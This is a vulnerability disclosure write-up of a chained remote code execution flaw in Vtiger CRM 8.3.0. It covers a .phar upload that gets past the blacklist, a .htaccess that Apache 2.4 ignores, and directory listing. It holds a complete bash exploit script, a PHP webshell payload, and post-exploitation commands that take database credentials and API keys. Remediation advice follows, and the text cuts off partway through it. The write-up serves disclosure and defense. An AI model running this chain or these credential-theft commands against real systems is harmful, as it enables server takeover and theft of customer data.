THREE BUGS, ONE SHELL: CHAINING A .PHAR UPLOAD, A BROKEN .HTACCESS, AND DIRECTORY LISTING INTO RCE ON VTIGER CRM 8.3.0
Introduction
I recently found a class of vulnerability that I find more interesting than any single clever injection or logic flaw: the chain that only exists because three separate, individually defensible decisions intersect in exactly the wrong way. No single component is a vulnerability on its own. The blacklist is reasonable. The .htaccess was correct when it was written. The directory listing is a misconfiguration, not a compromise. But put them together, in sequence, and you get a shell.
This is the story of CVE-2026-23697 — a critical remote code execution vulnerability in Vtiger CRM 8.3.0, an open-source PHP CRM platform used by organizations worldwide for managing customer relationships, sales pipelines, and support operations. The exploit requires only the lowest tier of authenticated access: any user who can reach the Documents module. From there, it is six HTTP requests to uid=1000(www-data) on the underlying server.
What makes this finding worth writing about is not the RCE itself — file upload vulnerabilities in PHP applications are well-trodden ground. It is the way each defensive layer fails. A blacklist with a single missing entry. A .htaccess directive that Apache reads, understands as belonging to a deprecated module, and silently discards. A directory listing that removes the only remaining obstacle — filename unpredictability — from an otherwise theoretical attack. Three defenses, each reasonable in isolation, each ineffective at the moment it matters.
In short: the .phar extension is not in the blacklist; the storage/.htaccess uses Apache 2.2 syntax that is silently ignored on Apache 2.4 without mod_access_compat; and directory listing on /storage/ eliminates filename unpredictability entirely. Post-exploitation yields MySQL root credentials and API keys for every CRM user.
This is Part 1 of a two-part series. Part 2 covers a new zero-day discovered in Vtiger CRM 8.4.0 while investigating whether this chain had been patched.
Target Background
Vtiger CRM is an open-source customer relationship management platform built in PHP, originally forked from SugarCRM in 2004. It has evolved into a mature product with both open-source and commercial editions, used globally by small-to-midsize businesses for sales automation, support ticketing, inventory management, and marketing campaigns. The project claims over five million downloads.
The architecture is classic LAMP-era PHP: Smarty template rendering on the frontend, a module-based PHP backend, MySQL/MariaDB for persistence, and Apache as the web server. Authentication uses PHP sessions with an application-unique key for CSRF protection. A separate REST API (webservice.php) provides programmatic access using an MD5-based challenge-response scheme.
For this research, the target was Vtiger CRM 8.3.0 (patch 20240929) running inside a Docker container with Apache 2.4.52 and PHP 8.1.2 on Ubuntu. This deployment model — Vtiger in Docker — mirrors how many organizations deploy it in practice, which turns out to be critically relevant to one of the three root causes.
Methodology Note: Source-Assisted Testing
This vulnerability was identified through a source-assisted approach — using access to the Vtiger source code as offensive intelligence to drive targeted dynamic testing against a live instance. Pure black-box testing would have found the directory listing. A standard automated scanner might have flagged the .htaccess syntax mismatch. But the blacklist gap — the missing .phar extension — required reading config.template.php, understanding what sanitizeUploadFileName() does with it, tracing the data flow through CRMEntity::uploadAndSaveFile(), recognizing that the MIME-type check creates a code path that skips image validation entirely, and then formulating the specific upload request that exploits all three conditions simultaneously.
Source-assisted testing is not "just a code review." It is using the code as a map to find the precise place where a live application will break. The code told me which extensions were blocked. The code told me that non-image MIME types skip validation. The code told me the storage path structure. Dynamic testing confirmed that the .htaccess was ineffective and that directory listing was enabled. Neither approach alone would have produced this finding with confidence.
What Was Missing From the Blacklist
The Blacklist
Vtiger's file upload security begins with a global variable defined in config.template.php (and propagated to config.inc.php at install time):
// files with one of these extensions will have '.txt' appended to their filename on upload
// upload_badext default value = php, php3, php4, php5, pl, cgi, py, asp, cfm, js, vbs, html, htm
$upload_badext = array('php', 'php3', 'php4', 'php5', 'pl', 'cgi', 'py', 'asp', 'cfm',
    'js', 'vbs', 'html', 'htm', 'exe', 'bin', 'bat', 'sh', 'dll', 'phps', 'phtml',
    'xhtml', 'rb', 'msi', 'jsp', 'shtml', 'sth', 'shtm', 'htaccess');
Twenty-eight extensions. The usual suspects are all present: .php through .php5, .phtml, .phps. Server-side scripting in other languages: .pl, .cgi, .py, .asp, .jsp, .rb. Dangerous executables: .exe, .bat, .sh, .dll, .msi. Even .htaccess is blocked, which shows that someone was thinking about Apache-specific attacks.
But .phar is not on the list.
What is .phar?
PHP Archive (.phar) is a packaging format introduced in PHP 5.3 (2009). A .phar file is a self-contained PHP application archive — think of it as a .jar for PHP. The format was designed to bundle an entire PHP application into a single file for easy distribution.
The critical detail: Apache with mod_php (or PHP-FPM with the appropriate handler configuration) will execute .phar files as PHP code. This is by design. A .phar file containing <?php system($_GET['cmd']); ?> will execute exactly as if it were a .php file. The PHP runtime does not distinguish between the two at the execution level.
This is not new knowledge. The .phar extension has appeared in file upload bypass discussions since at least 2013. It has been documented in OWASP testing guides, in PortSwigger's web security academy, in countless CTF writeups. And yet it continues to appear in production blacklists as an omission, because blacklists are maintained by humans, and humans forget.
The Sanitization Function
When a file is uploaded through Vtiger's Documents module, the filename is processed by sanitizeUploadFileName() in include/utils/utils.php:
function sanitizeUploadFileName($fileName, $badFileExtensions) {
    if (!$badFileExtensions) {
        $badFileExtensions = vglobal('upload_badext');
    }
    $fileName = preg_replace('/[\s#%&?]+/', '_', $fileName);
    $fileName = rtrim($fileName, '\\\/<>?*:"<>|');

    $fileNameParts = explode(".", $fileName);
    $countOfFileNameParts = php7_count($fileNameParts);
    $badExtensionFound = false;

    for ($i = 0; $i < $countOfFileNameParts; $i++) {
        $partOfFileName = $fileNameParts[$i];
        if (in_array(strtolower($partOfFileName), $badFileExtensions)) {
            $badExtensionFound = true;
            $fileNameParts[$i] = $partOfFileName . 'file';
        }
    }

    $newFileName = implode('.', $fileNameParts);
    if ($badExtensionFound) {
        $newFileName .= ".txt";
    }

    $newFileName = ltrim(basename(' ' . $newFileName));

    return $newFileName;
}
The function is actually well-designed for what it does. It splits on dots, checks every segment (not just the last one — so shell.php.jpg would be caught), and uses strtolower() to prevent case-bypass tricks. If a bad extension is found anywhere in the filename, it appends file to that segment and adds .txt to the end.
But for webshell.phar, none of this fires. The function splits webshell.phar into ['webshell', 'phar'], checks both against the blacklist, finds no match, and returns the filename unchanged.
The MIME Type Gate
The upload handler in CRMEntity::uploadAndSaveFile() (data/CRMEntity.php, line 161) has a second validation layer — but only for images:
function uploadAndSaveFile($id, $module, $file_details, $attachmentType='Attachment') {
    global $log;
    global $adb, $current_user;
    global $upload_badext;

    // ...

    // Check 1
    $save_file = true;
    //only images are allowed for Image Attachmenttype
    $mimeType = vtlib_mime_content_type($file_details['tmp_name']);
    $mimeTypeContents = explode('/', $mimeType);
    // For contacts and products we are sending attachmentType as value
    if ($attachmentType == 'Image' || ($file_details['size'] && $mimeTypeContents[0] == 'image')) {
        $save_file = validateImageFile($file_details);
    }

    if (!$save_file) {
        return false;
    }

    // Check 2
    $save_file = true;
    //only images are allowed for these modules
    if ($module == 'Contacts' || $module == 'Products') {
        $save_file = validateImageFile($file_details);
    }

    $binFile = sanitizeUploadFileName($file_name, $upload_badext);

    $current_id = $adb->getUniqueID("vtiger_crmentity");
    $filename = ltrim(basename(" " . $binFile));
    $filetype = $file_details['type'];
    $filetmp_name = $file_details['tmp_name'];

    $upload_file_path = decideFilePath();

    $encryptFileName = Vtiger_Util_Helper::getEncryptedFileName($binFile);
    $upload_status = copy($filetmp_name, $upload_file_path . $current_id . "_" . $encryptFileName);
Look at the condition on line 187:
if ($attachmentType == 'Image' || ($file_details['size'] && $mimeTypeContents[0] == 'image')) {
    $save_file = validateImageFile($file_details);
}
validateImageFile() would catch my upload — it uses PHP's GD library to verify that the file is actually a valid image, which a PHP webshell obviously is not. But this validation only fires when the MIME type detected by vtlib_mime_content_type() starts with image/.
A .phar file containing <?php system($_GET['cmd']); ?> has a MIME type of text/x-php. The condition evaluates to false. validateImageFile() is never called. The only remaining defense is the extension blacklist — which I have already bypassed.
The Storage Path
After sanitization, the file is stored using this pattern:
$upload_file_path = decideFilePath();
$encryptFileName = Vtiger_Util_Helper::getEncryptedFileName($binFile);
$upload_status = copy($filetmp_name, $upload_file_path . $current_id . "_" . $encryptFileName);
decideFilePath() resolves to initStorageFileDirectory() in vtlib/Vtiger/Functions.php, which constructs a path based on the current date:
static function initStorageFileDirectory() {
    $filepath = 'storage/';
    $year  = date('Y');
    $month = date('F');
    $day   = date('j');
    $week  = '';

    // ... directory creation logic ...

    if ($day > 0 && $day <= 7)
        $week = 'week1';
    elseif ($day > 7 && $day <= 14)
        $week = 'week2';
    elseif ($day > 14 && $day <= 21)
        $week = 'week3';
    elseif ($day > 21 && $day <= 28)
        $week = 'week4';
    // ...
And getEncryptedFileName() generates a hash but preserves the original extension:
public static function getEncryptedFileName($sanitizedFileName) {
    $encryptedFileName = $sanitizedFileName;
    if ($sanitizedFileName) {
        $fileNameParts = explode('.', decode_html($sanitizedFileName));
        $fileType = array_pop($fileNameParts);
        $encryptedFileName = md5(md5(microtime(true)).implode('.', $fileNameParts)).'.'.$fileType;
    }
    return $encryptedFileName;
}
The final on-disk path is:
storage/2026/July/week1/3_8e575581b410b338cdbdcf9dc3842374.pharThe CRM entity ID (3) is a sequential integer. The hash is md5(md5(microtime(true)) . "webshell"). The extension — .phar — passes through every stage unchanged.
At this point, I have a PHP-executable file on disk in a web-accessible directory. Two questions remain: can I reach it through HTTP, and can I find it?
The .htaccess That Was There in Writing
What The Developers Intended
The Vtiger developers were not naive about the risk of files in the storage directory being web-accessible. The storage/ directory contains an .htaccess file:
deny from all
<FilesMatch "\.(gif|jpe?g|png)$">
Order allow,deny
Allow from all
</FilesMatch>
The intent is clear and correct: deny all HTTP access to the storage directory by default, then allow through only image files (GIF, JPEG, PNG) that might be legitimately referenced in CRM records. Any .phar, .php, or other executable file type would be blocked by the blanket deny from all.
This is exactly the right defense. If it worked, the exploit chain would be dead here. The .phar file would sit on disk, unreachable by HTTP, and the blacklist gap would be a code quality issue rather than a vulnerability.
But this server runs Apache 2.4.52. And that changes everything.
A Brief History of Apache Access Control
In Apache 2.2 and earlier, access control was handled by mod_authz_host using three directives:
Order deny,allow
Deny from all
Allow from 192.168.1.0/24
This syntax — Order, Allow, Deny — was the standard way to control access for over a decade. It appeared in every Apache tutorial, every security hardening guide, every .htaccess example on Stack Overflow.
Apache 2.4, released in February 2012, replaced this entire model. The new authorization framework uses mod_authz_core with a cleaner syntax:
<RequireAll>
    Require all granted
    Require not ip 10.0.0.0/8
</RequireAll>
Or, for the case Vtiger needs:
Require all deniedThe old Order/Allow/Deny directives were not removed — they were moved into a compatibility module called mod_access_compat. If mod_access_compat is loaded, the old syntax still works alongside the new. Apache's own migration documentation describes this explicitly.
The Silent Failure
Here is where it gets dangerous. When mod_access_compat is not loaded, Apache 2.4 encounters deny from all in an .htaccess file and — does nothing.
It does not return a 500 error. It does not log a warning. It does not refuse to start. It does not fall back to a deny-all default. It simply ignores the directive it does not recognize as belonging to any loaded module and continues processing the request.
The file is served. PHP executes it.
$ curl -s http://192.168.5.16:8300/storage/2026/July/week1/3_8e575581b410b338cdbdcf9dc3842374.phar
uid=1000(www-data) gid=50(staff) groups=50(staff)
mod_access_compat is not present. Without it, deny from all is a no-op.There is no indication anywhere that the security directive has been silently discarded. The .htaccess file is read and parsed. The deny from all line is encountered. Apache looks for a module that handles this directive. No module claims it. Apache moves on to the next line. The FilesMatch block references Order allow,deny and Allow from all — same story. Every line in the file is silently ignored.
The net effect is as if the .htaccess file did not exist at all.
Why Docker Makes This Worse
This is not a theoretical concern about unusual Apache configurations. Docker images — by design philosophy and by practical necessity — tend toward minimal installations. The official Ubuntu Apache packages, the httpd Alpine images, and most Docker-optimized Apache builds do not load mod_access_compat by default. It is a compatibility shim for a 14-year-old syntax. New deployments are expected to use Require directives.
The Vtiger Docker image inherits this behavior. Apache 2.4.52 is installed with a module set optimized for a containerized workload, and mod_access_compat is not part of that set.
This creates a particularly insidious failure mode for applications migrating from traditional hosting to containers. The .htaccess worked on the old server. It worked on the developer's local XAMPP instance. It worked in the Apache 2.2 environment where it was written. It silently stops working in the Docker deployment that marketing just spun up, and nothing — no test, no log, no monitoring alert — catches the regression.
The Scope of the Problem
This is not unique to Vtiger. Any PHP application that relies on deny from all in .htaccess files for security-critical access control is potentially affected when deployed on Apache 2.4 without mod_access_compat. A non-exhaustive list of commonly affected patterns:
- Upload directories with
.htaccessprotection (exactly this case) - Configuration directories containing
.phpfiles with credentials - Backup directories with database dumps
- Log directories with sensitive application logs
- Vendor/library directories with directly executable PHP
The fix is straightforward but requires awareness that the problem exists:
# Apache 2.4+ syntax
<IfModule mod_authz_core.c>
    Require all denied
</IfModule>

# Backward compatibility with Apache 2.2
<IfModule !mod_authz_core.c>
    Order deny,allow
    Deny from all
</IfModule>

<FilesMatch "\.(gif|jpe?g|png)$">
    <IfModule mod_authz_core.c>
        Require all granted
    </IfModule>
    <IfModule !mod_authz_core.c>
        Order allow,deny
        Allow from all
    </IfModule>
</FilesMatch>
Or, if backward compatibility is not needed (and in a Docker container, it is not):
Require all denied
<FilesMatch "\.(gif|jpe?g|png)$">
    Require all granted
</FilesMatch>
How I Found the File
The Problem of Filename Discovery
Even with the blacklist bypassed and the .htaccess neutralized, the exploit has a practical obstacle. The uploaded file is stored as:
storage/2026/July/week1/{crmid}_{md5hash}.pharThe CRM entity ID is a sequential integer — predictable. But the hash is generated by:
md5(md5(microtime(true)) . "webshell")microtime(true) returns the current Unix timestamp with microsecond precision. An attacker who just uploaded the file knows the approximate time window (within a few seconds), but microtime(true) has microsecond resolution — roughly one million possible values per second. Without additional information leakage, brute-forcing the filename would require millions of requests in a narrow time window. Possible in theory, impractical as a reliable exploit.
This is where the third component enters.
Apache Directory Listing: Options +Indexes
Apache directory listing (Options +Indexes) is enabled on the /storage/ directory. Any visitor — authenticated or not — can browse the directory tree:
http://192.168.5.16:8300/storage/
http://192.168.5.16:8300/storage/2026/
http://192.168.5.16:8300/storage/2026/July/
http://192.168.5.16:8300/storage/2026/July/week1/
/storage/2026/July/week1/. The uploaded .phar file is visible with its full filename, size, and modification timestamp. No authentication required.The uploaded .phar file appears in the listing with its full filename, size, and modification timestamp. The attacker does not need to guess anything. They upload the file, browse to the storage directory for the current week, and click.
Without directory listing, this is a theoretical RCE requiring a brute-force component. With directory listing, it is a six-request exploit chain with 100% reliability.
This directory-listing exposure was reported to the vendor as a separate, lower-severity finding. It affects /logs/, /storage/, /kcfinder/, and /cron/ — all accessible without authentication. In the context of this exploit chain, the /storage/ listing is the critical enabler.
The Full Exploit Chain
The complete chain, end to end. Six requests. Any authenticated user with Documents module access. The full proof-of-concept is available on GitHub: JivaSecurity/VTIGER-CRM-RCE-CVE-2026-23697.
Step 1: Authenticate
#!/bin/bash
# CVE-2026-23697 Exploit Chain
# Target: Vtiger CRM 8.3.0

TARGET="http://192.168.5.16:8300"
COOKIES=$(mktemp)

# Step 1: GET the login page to obtain PHPSESSID and CSRF token
echo "[*] Step 1: Obtaining session and CSRF token..."
LOGIN_PAGE=$(curl -s -c "$COOKIES" "$TARGET/index.php?module=Users&action=Login")

# Extract CSRF token from JavaScript variable
CSRF_TOKEN=$(echo "$LOGIN_PAGE" | grep -oP "var csrfMagicToken = '\K[^']+")
echo "[+] CSRF Token: $CSRF_TOKEN"
Step 2: Log In
# Step 2: Authenticate (any valid user with Documents access)
echo "[*] Step 2: Authenticating..."
curl -s -b "$COOKIES" -c "$COOKIES" \
    -X POST "$TARGET/index.php?module=Users&action=Login" \
    -d "username=admin&password=admin&__vtrftk=$CSRF_TOKEN" \
    -o /dev/null -w "HTTP %{http_code}\n"
Step 3: Upload the Webshell
# Step 3: Navigate to Documents and extract a fresh CSRF token
echo "[*] Step 3: Getting Documents module CSRF token..."
DOC_PAGE=$(curl -s -b "$COOKIES" \
    "$TARGET/index.php?module=Documents&view=Edit")
CSRF_TOKEN2=$(echo "$DOC_PAGE" | grep -oP "var csrfMagicToken = '\K[^']+")

# Step 4: Upload .phar webshell via Documents module
echo "[*] Step 4: Uploading webshell.phar..."
UPLOAD_RESP=$(curl -s -b "$COOKIES" -c "$COOKIES" \
    -X POST "$TARGET/index.php" \
    -F "module=Documents" \
    -F "action=Save" \
    -F "__vtrftk=$CSRF_TOKEN2" \
    -F "notes_title=Evidence Document" \
    -F "assigned_user_id=1" \
    -F "filelocationtype=I" \
    -F "filestatus=1" \
    -F "filename=webshell.phar;type=application/octet-stream" \
    -F "notecontent=Test document" \
    -F "foldername=1" \
    -w "\nHTTP %{http_code}")
echo "[+] Upload complete"
Step 4: Discover the Filename
# Step 5: Browse storage directory listing to find the uploaded file
echo "[*] Step 5: Discovering uploaded file via directory listing..."

YEAR=$(date +%Y)
MONTH=$(date +%B)
DAY=$(date +%-d)

# Determine week folder
if [ "$DAY" -le 7 ]; then WEEK="week1"
elif [ "$DAY" -le 14 ]; then WEEK="week2"
elif [ "$DAY" -le 21 ]; then WEEK="week3"
elif [ "$DAY" -le 28 ]; then WEEK="week4"
else WEEK="week5"; fi

STORAGE_URL="$TARGET/storage/$YEAR/$MONTH/$WEEK/"
echo "[*] Checking: $STORAGE_URL"

# Parse directory listing for .phar files
PHAR_FILE=$(curl -s "$STORAGE_URL" | grep -oP 'href="\K[^"]+\.phar' | tail -1)

if [ -z "$PHAR_FILE" ]; then
    echo "[-] No .phar file found in directory listing"
    rm "$COOKIES"
    exit 1
fi

SHELL_URL="${STORAGE_URL}${PHAR_FILE}"
echo "[+] Webshell found: $SHELL_URL"
Step 5: Execute
# Step 6: Trigger RCE
echo "[*] Step 6: Executing command..."
echo "---"
curl -s "$SHELL_URL?cmd=id%20%26%26%20hostname%20%26%26%20uname%20-a"
echo ""
echo "---"
echo "[+] RCE confirmed."

# Cleanup
rm "$COOKIES"
Confirmed Output
[*] Step 1: Obtaining session and CSRF token...
[+] CSRF Token: sid:a3f8e1b2c4d6e8f0a1b2c3d4e5f6a7b8c9d0e1f2,1710892800
[*] Step 2: Authenticating...
HTTP 302
[*] Step 3: Getting Documents module CSRF token...
[*] Step 4: Uploading webshell.phar...
[+] Upload complete
[*] Step 5: Discovering uploaded file via directory listing...
[*] Checking: http://192.168.5.16:8300/storage/2026/July/week1/
[+] Webshell found: http://192.168.5.16:8300/storage/2026/July/week1/3_8e575581b410b338cdbdcf9dc3842374.phar
[*] Step 6: Executing command...
---
uid=1000(www-data) gid=50(staff) groups=50(staff)
d770408c34d0
Linux d770408c34d0 6.17.0-19-generic #19~24.04.2-Ubuntu SMP PREEMPT_DYNAMIC Fri Mar  6 23:08:46 UTC 2 x86_64 x86_64 x86_64 GNU/Linux
---
[+] RCE confirmed.
.phar file executes as PHP, running the id command as www-data (uid=1000). The hostname confirms execution inside the Docker container.Post-Exploitation Pivot
With a webshell running as www-data, the immediate next step is credential extraction. Vtiger stores its database credentials in plaintext in the application configuration file.
Database Credentials
$ curl -s "http://192.168.5.16:8300/storage/.../webshell.phar?cmd=cat+/app/config.inc.php" \
    | grep -A2 'db_'
$dbconfig['db_server'] = '127.0.0.1';
$dbconfig['db_port'] = ':3306';
$dbconfig['db_username'] = 'root';
$dbconfig['db_password'] = '';
$dbconfig['db_name'] = 'vtigergb';MySQL root. Empty password.
CRM User Credentials and API Keys
$ curl -s "http://192.168.5.16:8300/storage/.../webshell.phar?cmd=mysql+-uroot+-h127.0.0.1+vtigergb+-e+%22SELECT+user_name,accesskey+FROM+vtiger_users%22"+-----------+------------------+
| user_name | accesskey |
+-----------+------------------+
| admin | RyZogu2s5lcNH7bZ |
+-----------+------------------+The accesskey is used directly in Vtiger's REST API authentication. With it, an attacker can authenticate to webservice.php as admin:
# Get challenge token
TOKEN=$(curl -s "$TARGET/webservice.php?operation=getchallenge&username=admin" \
    | jq -r '.result.token')

# Compute access key: md5(token + accesskey)
ACCESS_KEY=$(echo -n "${TOKEN}RyZogu2s5lcNH7bZ" | md5sum | cut -d' ' -f1)

# Login to REST API
curl -s -X POST "$TARGET/webservice.php" \
    -d "operation=login&username=admin&accessKey=$ACCESS_KEY"
From the REST API with admin privileges: read all contacts, accounts, leads, deals, invoices, support tickets. Export the entire CRM database. Modify records. Create new admin users. The business impact is total compromise of the CRM and all customer data within it.
Variant Analysis — Was This Pattern Elsewhere?
After confirming the Documents module path, I systematically searched for other upload vectors that might have the same gap.
KCFinder (File Manager)
Vtiger integrates KCFinder 2.21 as a rich-text editor file manager. KCFinder has its own extension blacklist:
'deniedExts' => "exe com msi bat php phps phtml php3 php4 cgi pl",.phar is also missing from this list. However, KCFinder has an additional defense that the Documents module lacks: it validates uploaded files using PHP's GD library (validateImage()), which checks that the file is a valid image regardless of extension. A .phar file containing PHP code fails this check and is rejected. The KCFinder path is not exploitable.
Email Attachments
Email attachments in modules/Emails/views/MassSaveAjax.php use the same sanitizeUploadFileName() and $upload_badext blacklist. The .phar extension would bypass the blacklist here too. However, email attachment storage uses a different directory structure, and the storage path would need to be independently discoverable. I did not pursue this path further given the confirmed Documents module vector, but it represents a latent risk.
The Common Thread
The Documents module was uniquely vulnerable because it sits at the intersection of three conditions: the blacklist gap (shared with other upload handlers), the broken .htaccess (specific to the storage directory), and the MIME-type gate that skips image validation for non-image files (specific to CRMEntity::uploadAndSaveFile()). KCFinder's defense-in-depth — validating image content regardless of the extension check — is exactly what prevented the same chain from working there.
Impact and Scope
Who Is Affected
This vulnerability affects Vtiger CRM 8.3.0 (and likely earlier 8.x versions) when deployed with:
- Apache 2.4 without
mod_access_compatloaded (common in Docker and minimal installations) - The default
$upload_badextblacklist (which has not included.pharin any version I reviewed) - PHP configured to execute
.pharfiles (default behavior in PHP 5.3+)
The directory listing component increases exploitability but is not strictly required if the attacker can predict or brute-force the filename.
Vtiger CRM is deployed globally by small-to-midsize businesses, managed service providers, and enterprises. The open-source edition is freely downloadable. Docker deployment is increasingly common and is featured in Vtiger's own deployment documentation.
Business Impact
- Confidentiality: Complete. All CRM data — contacts, accounts, deals, financial records, support tickets, email communications — is accessible through post-exploitation database access and REST API abuse.
- Integrity: Complete. An attacker with shell access can modify any CRM record, inject data, create backdoor admin accounts, and alter business workflows.
- Availability: Complete. Shell access allows service disruption, data destruction, and ransomware deployment.
The CVSS score of 8.8 reflects the requirement for low-privilege authentication. In many Vtiger deployments, this is not a significant barrier — CRM accounts are provisioned for sales teams, support staff, and sometimes external partners. A compromised low-privilege account, a phishing attack against any CRM user, or even a default credential on a newly provisioned instance is sufficient.
Remediation
Immediate — Fix All Three Root Causes
1. Add .phar (and other PHP-executable extensions) to the blacklist:
In config.inc.php (or config.template.php for new installations), add at minimum .phar, .php7, .php8, and .module to $upload_badext:
$upload_badext = array('php', 'php3', 'php4', 'php5', 'php7', 'php8', 'phar',
    'pl', 'cgi', 'py', 'asp', 'cfm', 'js', 'vbs', 'html', 'htm', 'exe', 'bin',
    'bat', 'sh', 'dll', 'phps', 'phtml', 'xhtml', 'rb', 'msi', 'jsp', 'shtml',
    'sth', 'shtm', 'htaccess');
2. Update storage/.htaccess to Apache 2.4 syntax:
# Block all access by default
<IfModule mod_authz_core.c>
    Require all denied
